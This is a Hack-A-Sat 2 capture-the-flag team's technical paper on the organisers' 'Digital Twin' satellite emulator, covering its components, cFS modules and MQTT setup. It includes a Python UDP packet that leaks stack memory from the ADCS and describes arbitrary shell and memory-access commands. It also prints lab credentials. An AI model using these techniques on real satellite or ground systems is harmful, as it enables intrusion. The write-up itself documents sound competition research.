Final Event Technical Paper

Solar Wine team

2021-01-02

Contents

1 Preparation and tooling

1.1 Digital Twin analysis

1.1.1 A new virtual machine

A few days before the launch of Hack-A-Sat 2 finals, we received a virtual machine named "Digital Twin". This machine contained a PDF document with instructions related to a virtual environment that was provided. Indeed, when running the command `./run_twin.py` in `/home/digitaltwin/digitaltwin/`, several windows were spawned and after a few minutes, we were able to interact with a fake satellite.

As the machine was quite slow at first, we spent some time optimizing the command line parameters used to launch it. In the end, we used:


```
qemu-system-x86_64 \
  -enable-kvm -cpu host -smp 4 -m 8192 \
  -object iothread,id=io1 \
  -device virtio-blk-pci,iothread=io1,drive=disk0 \
  -drive 'if=none,id=disk0,cache=none,format=vmdk,discard=unmap,aio=native,
   ↪  file=digitaltwin_has2-disk1.vmdk' \
  -object rng-random,filename=/dev/urandom,id=rng0 \
  -device virtio-rng-pci,rng=rng0 \
  -snapshot
```

With this, we were greeted by a Ubuntu login screen asking to authenticate for user `digitaltwin`. The password was the same as the user name.

The documented command `./run_twin.py` launched several programs:

- Cosmos (https://cosmosc2.com/), a graphical user interface to interact with the satellite
- 42 (https://sourceforge.net/projects/fortytwospacecraftsimulation/), a physics simulation program published by NASA
- Hog (https://cromulence.com/hog), a virtual machine emulator which was launched twice: to simulate the ADCS (Attitude Determination and Control System) and the C&DH (Command and Data Handling System)
- Mosquitto (https://mosquitto.org/), a message broker using MQTT protocol
- Cedalo Management Center (https://docs.cedalo.com/management-center/), a web user interface to configure Mosquitto

Figure 1: Desktop of the Digital Twin



```
(hog): py load mtr_adcs
Cosmos cmd tlm socket already attached to but you can safet
ignore this error
yay! i registered a memory write callback
MTRCommander.update_gpio of <mtr_adcs.MTR
0x7f7e3a681310>> for prange 0x41220000 +
done. i've successfully loaded the mtr_ad
(hog): go
great! going...
(hog):
```

```
EVS Port1 42/1/KIT_SCH 137: Slots sk
, count = 2
.EVS Port1 42/1/KIT_SCH 137: Slots s
2, count = 3
EVS Port1 42/1/KIT_SCH 136: Multiple
d: slot = 1, count = 2
EVS Port1 42/1/KIT_SCH 137: Slots sk
, count = 2
.
```

```
great! i am running the commands in file /home/digitaltwin/
digitaltwin/cdh_sparc_emu/cdh_board_image/hog.rc

ding the gdb module. i got this error
one'
xt
ng input and output to log.txt
```

Figure 2: Digital Twin after launching `run_twin.py`

These programs were launched either through Docker containers or from running pre-recorded commands in a new terminal.

The architecture of Digital Twin's components is quite complex. Thankfully the documentation PDF contains a block diagram, which we annotated with network information (each container and embedded virtual machine used a different IP address).




Figure 3: Digital Twin architecture block diagram

These IP addresses are defined in `run_twin.py` by setting the following environment variables:

```
HOST_IP=192.168.101.2
SHIM_IP=192.168.101.3
FORTYTWO_IP=192.168.101.100
MQTT_IP=192.168.101.101
MQTT_GUI_IP=192.168.101.102
ADCS_IP=192.168.101.68
CDH_IP=192.168.101.67
PDB_IP=192.168.101.64
COMM_IP=192.168.101.65
DOCKER_NETWORK=digitaltwin1
FLATSAT_GATEWAY=192.168.101.1
FLATSAT_SUBNET_MASK=192.168.101.0/24
```

We used the Docker command-line interface to query the IP addresses associated with each container:

```
digitaltwin@ubuntu:~$ docker ps --format '{{.ID}}' | xargs docker inspect -f
 ↪  "{{.Name}}  {{.NetworkSettings.Networks.digitaltwin1.IPAddress}}"
/digitaltwin_management-center_1  192.168.101.102
/digitaltwin_fortytwo-bridge_1  192.168.101.96
/digitaltwin_fortytwo_1  192.168.101.100
/digitaltwin_mosquitto_1  192.168.101.101
/digitaltwin_cosmos_1  <no value>
```

The simulated satellite contains two boards (ADCS and C&DH), even though several files contain references to two other boards, COMM and PDB. We supposed that COMM (probably from "Communication") and PDB (probably "Power Distribution Board") were extra boards on the real satellite which would be used in the final event, but not in the Digital Twin.

Let's study the provided boards!

1.1.2 ADCS (Attitude Determination and Control System)

The ADCS is implemented using NASA's cFS (Core Flight Software System) on a classical Linux system running on ARM. The disk image is named `petalinux-image.vmdk`, probably as a reference to the PetaLinux distribution, but the system appears to be running Ubuntu 18.04.5 LTS (according to its `/etc/apt/sources.list`). In this image, the file `/apps/cpu1/core-cpu1` contains the main code of the ADCS and the directory `/apps/cpu1/cf/` contains several modules and configuration files:

```
$ ls /apps/cpu1/cf
adcs_ctrl_tbl.json  cs_memorytbl.tbl  hs.so                 mqtt_ini.json
adcs_io_lib.so      cs.so             hs_xct.tbl            osk_app_lib.so
adcs.so             cs_tablestbl.tbl  kit_ci.so             osk_to_pkt_tbl.json
cf_cfgtable.tbl     ephem.so          kit_sch_msg_tbl.json  sb2mq_tbl.json
cfe_es_startup.scr  fm_freespace.tbl  kit_sch_sch_tbl.json  sbn_lite.so
cfs_lib.so          fm.so             kit_sch.so            sbn_pkt_tbl.json
cf.so               hs_amt.tbl        kit_to.so             tle.txt
cs_apptbl.tbl       hs_emt.tbl        mq2sb_tbl.json        uplink_wl_tbl.tbl
cs_eepromtbl.tbl    hs_mat.tbl        mqtt_c.so
```

With cFS, it was interesting to read the startup configuration `cfe_es_startup.scr`, which describes which modules are loaded and which tasks are spawned:

```
CFE_LIB, /cf/cfs_lib.so,         CFS_LibInit,            CFS_LIB,      0,      0,
 ↪  0x0, 0;
CFE_LIB, /cf/osk_app_lib.so,     OSK_APP_FwInit,         OSK_APP_FW,   0,   8192,
 ↪  0x0, 0;
```

```
CFE_LIB, /cf/adcs_io_lib.so,     ADCS_IO_LibInit,        ADCSIO_LIB,   0,  16384,
 ↪  0x0, 0;
CFE_APP, /cf/kit_sch.so,         KIT_SCH_AppMain,        KIT_SCH,     10,  16384,
 ↪  0x0, 0;
CFE_APP, /cf/sbn_lite.so,        SBN_LITE_AppMain,       SBN_LITE,    20,  81920,
 ↪  0x0, 0;
CFE_APP, /cf/mqtt_c.so,          MQTT_AppMain,           MQTT,        20,  131072,
 ↪  0x0, 0;
CFE_APP, /cf/adcs.so,            ADCS_AppMain,           ADCS,        30,  81920,
 ↪  0x0, 0;
CFE_APP, /cf/ephem.so,           EPHEM_AppMain,          EPHEM,       90,  81920,
 ↪  0x0, 0;
CFE_APP, /cf/cf.so,              CF_AppMain,             CF,         100,  81920,
 ↪  0x0, 0;
CFE_APP, /cf/fm.so,              FM_AppMain,             FM,          80,  16384,
 ↪  0x0, 0;
```

This list contains standard cFS and OpenSatKit libraries and applications, including:

- `ephem.so` : an application which emitted Ephemeris from the content of `cf/tle.txt`
- `cf.so` : a CFDP server (CCSDS File Delivery Protocol), enabling file uploads and downloads
- `fm.so` : a file manager, enabling listing directory contents, removing files, etc.

The two most specific modules seem to be:

- `adcs.so` : an application managing the ADCS
- `mqtt_c.so` : a custom MQTT library that relays MQTT messages to the internal software bus and vice-versa
- `sbn_lite.so` : a custom application that relays messages received from the network to the internal software bus and vice-versa

To better understand the communications between the components of the Digital Twin, the two last modules are the ones we studied the most. Our analysis started by reading the event logs, in the Terminator window, looking for the words `MQTT` and `SBN` :

```
1980-012-14:03:24.26508 ES Startup: Loading file: /cf/sbn_lite.so, APP: SBN_LITE
1980-012-14:03:24.42797 ES Startup: SBN_LITE loaded and created
EVS Port1 42/1/SBN_LITE 317: SBN-LITE Startup. TX PEER IP: 192.168.101.67 TX PEER
 ↪  PORT: 4322, RECV PORT: 4321
EVS Port1 42/1/SBN_LITE 317: Sbn-lite Rx Socket bind success. Port: 4322
1980-012-14:03:24.97765 ES Startup: Loading file: /cf/mqtt_c.so, APP: MQTT
1980-012-14:03:25.10844 ES Startup: MQTT loaded and created
EVS Port1 42/1/MQTT 4: Successfully configured 25 initialization file attributes
```

```
Starting MQTT Receive Client
EVS Port1 42/1/MQTT 180: Setup MQTT Reconnecting Client to MQTT broker
 ↪ 192.168.101.101:1883 as client adcs_cfs_client
EVS Port1 42/1/MQTT 181: MQTT Client Connect Error for 192.168.101.101:1883
MQTT Child Task Init Status: 0
Finished MQTT Client Constructors
EVS Port1 42/1/MQTT 41: Child task initialization complete
EVS Port1 42/1/MQTT 140: Successfully loaded new table with 1 messages
EVS Port1 42/1/MQTT 25: Successfully Replaced table 0 using file /cf/mq2sb_tbl.json
EVS Port1 42/1/MQTT 183: MQTT Client Subscribe Successful (topic:qos)
 ↪ SIM/42/ADCS/SENSOR:2
EVS Port1 42/1/MQTT 183: Subscribed to 1 MQ2SB table topics with 0 errors
EVS Port1 42/1/MQTT 158: SB2MQ_RemoveAllPktsCmd() - About to flush pipe
EVS Port1 42/1/MQTT 158: SB2MQ_RemoveAllPktsCmd() - Completed pipe flush
EVS Port1 42/1/MQTT 170: Removed 0 table packet entries
EVS Port1 42/1/MQTT 160: Successfully loaded new table with 1 packets
EVS Port1 42/1/MQTT 25: Successfully Replaced table 1 using file /cf/sb2mq_tbl.json
EVS Port1 42/1/MQTT 100: MQTT App Initialized. Version 1.0.0
EVS Port1 42/1/SBN_LITE 312: Removed 0 table packet entries
EVS Port1 42/1/SBN_LITE 302: Successfully loaded new table with 32 packets
EVS Port1 42/1/SBN_LITE 25: Successfully Replaced table 0 using file
 ↪ /cf/sbn_pkt_tbl.json
EVS Port1 42/1/SBN_LITE 100: SBN_LITE Initialized. Version 1.0.0
```

This confirmed that the `SBN_LITE` module is communicating with the C&DH through UDP, and gave the ports which are used (which are hard-coded in function `SBNMGR_Constructor`). Nevertheless, analyzing the code revealed an error: even though the event messages said `Rx Socket bind success. Port: 4322`, the UDP socket was actually bound to UDP port 4321!

Moreover, analyzing the code made us understand that any UDP packet received on port 4321 was transmitted as-is to the internal software bus:

```c
void SBNMGR_ReadPackets(int param_1) {
    // ...
    size = recvfrom(
        *(int *)(SbnMgr + 0x18),                // socket
        (void *)(SbnMgr + iVar5 + 0x20ca0),     // reception buffer
        0x800,0x40, (sockaddr *)(SbnMgr + 0x2c),&local_30);
    // ...
    CFE_EVS_SendEvent(0x13d,1,"SBNMGR Rx: Read %d bytes from socket\n",size);
    // ...
    CFE_SB_SendMsg(SbnMgr + iVar4 + 0x20ca0); // Send the buffer as-is
}
```

Calling `CFE_SB_SendMsg` directly on the received data was very dangerous for many reasons: it enabled forging arbitrary packets on the internal bus (possibly breaking some assumptions or bypassing checks), but more importantly it enabled leaking stack data! Indeed, when sending a small packet that internally sets its length to 4096 bytes, we observed that the ADCS sent back to the C&DH a 4-KB packet. This can be triggered for example with the following Python code:

```python
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, 0)
sock.connect(("192.168.101.68", 4321))
# Send: Telemetry, MID 0x2f (CFE_ES2_SHELL_TLM_MID), packet length 0xff9
sock.send(bytes.fromhex("082fc0000ff900000000"))
```

This could be interesting when hunting vulnerabilities in the final event.

In the provided architecture diagram, there are `SBN_LITE` modules in both ADCS and C&DH. If both are forwarding all messages on their internal bus to the other system, some messages could possibly loop forever between these two systems, as there is no filtering on the UDP reception side. Thankfully there is some filtering done in the "bus to network" direction, configured in `cf/sbn_pkt_tbl.json`:

```json
{
   "name": "SBN Lite Packet Table",
   "description": "Define default packets that are forwarded by SBN_LITE",
   "packet-array": [
      "packet": {
         "name": "ADCS_TLM_HK_MID",
         "stream-id": "\u09E5",
         "dec-id": 2533,
         "priority": 0,
         "reliability": 0,
         "buf-limit": 4,
         "filter": { "type": 2, "X": 1, "N": 1, "O": 0}
      },
// ...
```

The file configures the module to forward messages with the following identifiers to the C&DH:

```
0x0811 = CFE_EVS2_HK_TLM_MID
0x0818 = CFE_EVS2_EVENT_MSG_MID
0x0820 = CFE_ES2_HK_TLM_MID
0x082B = CFE_ES2_APP_TLM_MID
0x082F = CFE_ES2_SHELL_TLM_MID
```

```
0x0830 = CFE_ES2_MEMSTATS_TLM_MID
0x084A = FM2_HK_TLM_MID
0x084B = FM2_FILE_INFO_TLM_MID
0x084C = FM2_DIR_LIST_TLM_MID
0x084D = FM2_OPEN_FILES_TLM_MID
0x084E = FM2_FREE_SPACE_TLM_MID
0x08C0 = CF2_HK_TLM_MID
0x08C1 = CF2_TRANS_TLM_MID
0x08C2 = CF2_CONFIG_TLM_MID
0x08C3 = CF2_SPARE0_TLM_MID
0x08C4 = CF2_SPARE1_TLM_MID
0x08C5 = CF2_SPARE2_TLM_MID
0x08C6 = CF2_SPARE3_TLM_MID
0x08C7 = CF2_SPARE4_TLM_MID
0x08FF = SBN_LITE2_HK_TLM_MID
0x0902 = TFTP2_HK_TLM_MID
0x0903 = SBN_LITE2_PKT_TBL_TLM_MID
0x0910 = EPS_TLM_HK_MID
0x0911 = EPS_TLM_FSW_MID
0x09E2 = EPHEM_TLM_HK_MID
0x09E3 = EPHEM_TLM_EPHEM_MID
0x09E5 = ADCS_TLM_HK_MID
0x09E6 = ADCS_FSW_TLM_MID
0x09EB = ADCS_HW_XADC_TLM_MID
0x09ED = ADCS_HW_FSS_TLM_MID
0x0F52 = MQTT2_TLM_FSW_MID
0x0FFC = CF2_SPACE_TO_GND_PDU_MID
```

The fact that all identifiers start with a zero nibble (i.e. their 4 most significant bits are zeros) identifies them as "Telemetry" messages, going from the satellite to the ground. And this is logical: as the C&DH is responsible for the communications between the ground and the satellite, the only way for the ADCS system to send telemetry messages down to the ground is to transmit them to the C&DH!

The other module which receives and transmits messages from/to the external world is the MQTT module. Its configuration is in 3 files:

- `cf/mqtt_ini.json` contains information about the MQTT broker (IP address, port number, login and password)
- `cf/mq2sb_tbl.json` configures the module to subscribe to MQTT topic `SIM/42/ADCS/SENSOR` and to forward messages to the internal bus with command ID `ADCS_SIM_SENSOR_DATA = 0x19E3`
- `cf/sb2mq_tbl.json` configures the module to receive telemetry messages with ID `ADCS_ACTUATOR_SIM_DATA = 0x09E7` (from the internal bus) and to publish their content to MQTT topic `SIM/42/ADCS/ACTUATOR`

So the MQTT module seems to act as a bridge between the ADCS module and the 42 simulation system.

By the way, last year we found that the `CFE_ES` module enabled the ground station to send arbitrary system commands through a message named `SHELL`. This year, it seems that the `CFE_ES` commands are duplicated, as the Cosmos configuration contained references to the `CFE_ES` and `CFE_ES2` modules. By testing these modules, we understood that `CFE_ES` targets the C&DH system while `CFE_ES2` targets the ADCS system. When running the command with ID `CFE_ES2_CMD_MID = 0x1826` and function code 3 (`SHELL`), we were able to run arbitrary Linux shell commands on the ADCS and to retrieve their output.

1.1.3 C&DH (Command and Data Handling System)

The C&DH system consists of a cFS environment (Core Flight Software System) built on the RTEMS operating system and running on a Sparc/LEON3 processor architecture. This is similar to the system which was used in the first edition of Hack-A-Sat finals, so we already had some tools to interact with it.

In the Digital Twin virtual machine, the directory `digitaltwin/cdh_sparc_emu/` contains several files related to emulating devices used by the C&DH:

```
$ ls -F digitaltwin/cdh_sparc_emu/
Makefile         cdh_board_image/  grlib_rvb_arch.so*  leon3.c
README.md        eth/              i2c/                leon3.o
bridge_down.sh*  grlib_eth.so*     imager.so*          log.txt
bridge_up.sh*    grlib_i2cmst.so*  imager_payload/     sparc_helper.h
```

There seem to be drivers for three devices:

- `eth/` (and `grlib_eth.so`) contains code for an Ethernet network interface
- `i2c/` (and `grlib_i2cmst.so`) contains code for an I2C bus interface
- `imager_payload/` (and `imager.so`) contains code for an I2C device able to drive a (fake) camera

When launching the Digital Twin software (with `./run_twin.py`), a terminal titled "C&DH Hog Emulation" appears. This terminal contains the logs of the C&DH, as well as an RTEMS console.

The logs contain information such as:

```
--- BUS TOPOLOGY ---
 |-> DEV  0x405bff28  GAISLER_LEON3
 |-> DEV  0x405bff90  GAISLER_ETHMAC
 |-> DEV  0x405bfff8  GAISLER_APBMST
 |-> DEV  0x405c0060  ESA_MCTRL
 |-> DEV  0x405c00c8  GAISLER_IRQMP
 |-> DEV  0x405c0130  GAISLER_GPTIMER
 |-> DEV  0x405c0198  GAISLER_APBUART
 |-> DEV  0x405c0200  GAISLER_APBUART
 |-> DEV  0x405c0268  GAISLER_APBUART
 |-> DEV  0x405c02d0  GAISLER_APBUART
 |-> DEV  0x405c0338  GAISLER_I2CMST
 |-> DEV  0x405c03a0  GAISLER_GPIO
```

… which could be useful to help debug device drivers, if needed (as well as RTEMS commands `drvmgr topo`, `drvmgr buses`, `drvmgr devs`, etc.).

Moreover, `ls` can be used in the RTEMS console to list some files and `cat` to display their content:

```
SHLL [/] # ls
bin    dev    eeprom etc    ram    usr

SHLL [/] # ls dev
console   console_b console_c console_d

SHLL [/] # ls eeprom
cf.obj                     hs.obj                     md_dw3_tbl.tbl
cf_cfgtable.tbl            hs_amt.tbl                 md_dw4_tbl.tbl
cfe_es_startup.scr         hs_emt.tbl                 mm.obj
cfs_lib.obj                hs_mat.tbl                 mq2sb_tbl.json
cs.obj                     hs_xct.tbl                 mqtt.obj
cs_apptbl.tbl              io_lib.obj                 mqtt_ini.json
cs_eepromtbl.tbl           kit_ci.obj                 mqtt_lib.obj
cs_memorytbl.tbl           kit_sch.obj                osk_app_lib.obj
cs_tablestbl.tbl           kit_sch_msg_tbl.json       osk_to_pkt_tbl.json
ds.obj                     kit_sch_sch_tbl.json       pl_if.obj
ds_file_tbl.tbl            kit_to.obj                 sb2mq_tbl.json
ds_filter_tbl.tbl          lc.obj                     sbn_lite.obj
expat_lib.obj              lc_def_adt.tbl             sbn_pkt_tbl.json
fm.obj                     lc_def_wdt.tbl             sc.obj
fm_freespace.tbl           md.obj                     sc_ats1.tbl
hk.obj                     md_dw1_tbl.tbl             sc_rts001.tbl
hk_cpy_tbl.tbl             md_dw2_tbl.tbl             uplink_wl_tbl.tbl

SHLL [/] # cat eeprom/cfe_es_startup.scr
CFE_LIB, /cf/cfs_lib.obj,      CFS_LibInit,        CFS_LIB,      0,       0, 0x0, 0;
CFE_LIB, /cf/osk_app_lib.obj,  OSK_APP_FwInit,     OSK_APP_FW,   0,    8192, 0x0, 0;
```

```
CFE_LIB, /cf/expat_lib.obj,    EXPAT_Init,        EXPAT_LIB,    0,    8192, 0x0, 0;
CFE_LIB, /cf/io_lib.obj,       IO_LibInit,        IO_LIB,       0,    8192, 0x0, 0;
CFE_LIB, /cf/mqtt_lib.obj,     MQTT_LibInit,      MQTT_LIB,     0,   81920, 0x0, 0;
CFE_APP, /cf/kit_sch.obj,      KIT_SCH_AppMain,   KIT_SCH,     10,   16384, 0x0, 0;
CFE_APP, /cf/kit_to.obj,       KIT_TO_AppMain,    KIT_TO,      20,   81920, 0x0, 0;
CFE_APP, /cf/kit_ci.obj,       KIT_CI_AppMain,    KIT_CI,      20,   16384, 0x0, 0;
CFE_APP, /cf/ds.obj,           DS_AppMain,        DS,          70,   16384, 0x0, 0;
CFE_APP, /cf/fm.obj,           FM_AppMain,        FM,          80,   16384, 0x0, 0;
CFE_APP, /cf/hs.obj,           HS_AppMain,        HS,         120,   16384, 0x0, 0;
CFE_APP, /cf/hk.obj,           HK_AppMain,        HK,          90,   16384, 0x0, 0;
CFE_APP, /cf/md.obj,           MD_AppMain,        MD,          90,   16384, 0x0, 0;
CFE_APP, /cf/mm.obj,           MM_AppMain,        MM,          90,   16384, 0x0, 0;
CFE_APP, /cf/sc.obj,           SC_AppMain,        SC,          80,   16384, 0x0, 0;
CFE_APP, /cf/cs.obj,           CS_AppMain,        CS,          90,   16384, 0x0, 0;
CFE_APP, /cf/lc.obj,           LC_AppMain,        LC,          80,   16384, 0x0, 0;
CFE_APP, /cf/sbn_lite.obj,     SBN_LITE_AppMain,  SBN_LITE,    30,   81920, 0x0, 0;
CFE_APP, /cf/mqtt.obj,         MQTT_AppMain,      MQTT,        40,   81920, 0x0, 0;
CFE_APP, /cf/cf.obj,           CF_AppMain,        CF,         100,   81920, 0x0, 0;
```

Like last year, there is an "Operating System Abstraction Layer" (OSAL) in cFS which maps `/cf` to `/eeprom`. Looking at the content of `/eeprom/cfe_es_startup.scr`, this mapping seems to also be present this year. We extracted the files in this directory using `binwalk -e` on `digitaltwin/cdh_sparc_emu/cdh_board_image/core-cpu1.exe`, and there was a TAR archive at offset `0x121FF8`, which was also the ELF symbol `eeprom_tar`. The startup configuration file `eeprom/cfe_es_startup.scr` contains more modules than the ADCS, as there were also the Memory Dwell module `md.so`, the Memory Manager module `mm.so`, the Checksum module `cs.so`, etc.

Like the ADCS, the C&DH contains a `SBN\_LITE` and a `MQTT` module, which bridge the internal bus with either UDP or the MQTT broker. Nevertheless, they are configured differently (of course).

The `SBN\_LITE` configuration file `eeprom/sbn_pkt_tbl.json` configures the module to forward messages with the following identifiers to the ADCS through a UDP connection:

```
0x1812 = CFE_EVS2_CMD_MID
0x1826 = CFE_ES2_CMD_MID
0x1826 = CFE_ES2_CMD_MID
0x184C = FM2_CMD_MID
0x18C3 = CF2_CMD_MID
0x18C5 = CF2_WAKE_UP_REQ_CMD_MID
0x18C6 = CF2_SPARE1_CMD_MID
0x18C7 = CF2_SPARE2_CMD_MID
0x18C8 = CF2_SPARE3_CMD_MID
0x18C9 = CF2_SPARE4_CMD_MID
0x18CA = CF2_SPARE5_CMD_MID
```

```
0x18FB = SBN_LITE2_CMD_MID
0x1902 = TFTP2_CMD_MID
0x1910 = EPS_MGR_CMD_MID
0x19DF = ADCS_CMD_MID
0x19E2 = ADCS_RW_CMD_MID
0x1FFC = CF2_INCOMING_PDU_MID
```

This seems logical: all commands sent by the ground station are first received by the C&DH before being transmitted to the ADCS, through the two `SBN\_LITE` modules and UDP packets.

The MQTT configuration files are made to:

- connect to the MQTT broker
- subscribe to MQTT topic `COMM/PAYLOAD/SLA`, forwarding payloads as messages with command ID `COMM_PAYLOAD_SLA = 0x19E4`
- subscribe to MQTT topic `COMM/PING/STATUS`, forwarding payloads as messages with command ID `SLA_PAYLOAD_KEY = 0x19E5`
- subscribe to MQTT topic `COMM/PAYLOAD/TELEMETRY`, forwarding payloads as messages with command ID `COMM_PAYLOAD_TELEMETRY = 0x19E6`

By the way, like last year, running the `CFE_ES/SHELL` function from the ground station (with the command `CFE_ES_CMD_MID = 0x1806`) did not enable running RTEMS commands aside from "built-in cFS commands" such as `ES_ListApps`. But the MM module is loaded in the C&DH, enabling arbitrary read/write access to its memory from the ground station :) This could be an interesting primitive in an Attack/Defense CTF contest.

1.1.4 MQTT configuration


The Digital Twin runs a Mosquitto service, used as an MQTT broker by several components. It is launched using a `docker-compose.yml` configuration file in `digitaltwin/mosquitto/`. This file defines two containers:

- one for the Mosquitto service, exposing TCP port 1883 on IP 192.168.101.101
- one for the Cedalo Management Center, exposing TCP port 8088 on IP 192.168.101.102

The file also contains some account credentials:

```
CEDALO_MC_BROKER_USERNAME: cedalo
CEDALO_MC_BROKER_PASSWORD: S37Lbxcyvo
CEDALO_MC_USERNAME: cedalo
CEDALO_MC_PASSWORD: mmcisawesome
```

The management center on http://127.0.0.1:8088/ requires a login and password. It accepted `cedalo` and `mmcisawesome` :)



Topic Tree		
Topic Tree		99955
$SYS	51	11737
SIM	6	88208
42	5	70558
EPS	1	1
SENSOR	TIME 2020-345-12:00:00.200000000 SC[0].AC.DynTime = 0.000000000000e+00 SC[0].AC.DT = 2.000000000000	
PUB	TIME 2021-340-00:58:41.400000000 SC[0].AC.DynTime = 0.000000000000e+00 SC[0].AC.DT = 2.000000000000e-01 SC	
ADCS	2	35257
SENSOR	TIME 2021-340-00:58:41.400000000 SC[0].AC.DynTime = 0.000000000000e+00 SC[0].AC.DT = 2.000000000000	
ACTUATOR	SC[0].AC.Time = 6.920243214000e+08 SC[0].AC.Whl[0].Tcmd = -2.366333529125e-16 SC[0].AC.Whl[1].Tcmd	
